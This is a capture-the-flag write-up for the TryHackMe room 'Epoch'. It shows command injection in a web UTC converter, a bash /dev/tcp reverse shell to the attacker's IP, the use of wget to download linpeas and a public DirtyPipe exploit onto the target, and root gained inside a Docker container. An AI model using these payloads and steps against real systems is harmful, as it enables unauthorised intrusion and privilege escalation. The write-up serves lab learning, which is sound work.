
RECON

start

https://tryhackme.com/room/epoch
10.10.113.160
10.11.13.238

I visited the webserver and found a simple UTC converter. The very first command injection attempt brought:




1 ; id

```
Thu Jan  1 00:00:01 UTC 1970
uid=1000(challenge) gid=1000(challenge) groups=1000(challenge
```

Then I started a nc listener
`nc -nlvp 1234`

And the payload for the website is
`bash -i >& /dev/tcp/10.11.13.238/1234 0>&1`



```
└─losferatos$nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.13.238] from (UNKNOWN) [10.10.113.160] 43706
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
```

We have a shell, but because it is a docker container we don't have python etc installed to upgrade our shell. So I transferred linpeas to the machine and ran it. And while reading the linpeas output I notice a certain enviroment variable containing the flag, we're done =)


To gain root of the docker container I used:
https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
Same as with linpeas:
I opened a webserver on my attacking machine

```
python3 -m http.server
```

on the target host switched to the /tmp directory and downloaded the files

```
wget 10.11.13.238:8000/FILE
chmod +x *
```

and made them executable and rand the exploit.



```
drwxrwxrwt 1 root      root        4096 Dec 26 11:32 .
drwxr-xr-x 1 root      root        4096 Mar  2  2022 ..
-rwxr-xr-x 1 challenge challenge     71 Dec 26 11:30 compile.sh
-rwxr-xr-x 1 challenge challenge  17624 Dec 26 11:32 exploit-1
-rwxr-xr-x 1 challenge challenge   5364 Dec 26 11:30 exploit-1.c
-rwxr-xr-x 1 challenge challenge  18032 Dec 26 11:32 exploit-2
-rwxr-xr-x 1 challenge challenge   7752 Dec 26 11:30 exploit-2.c
-rwxr-xr-x 1 challenge challenge 827827 Nov  8 11:37 linpeas.sh
challenge@e7c1352e71ec:/tmp$ ./exploit-1
./exploit-1
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
```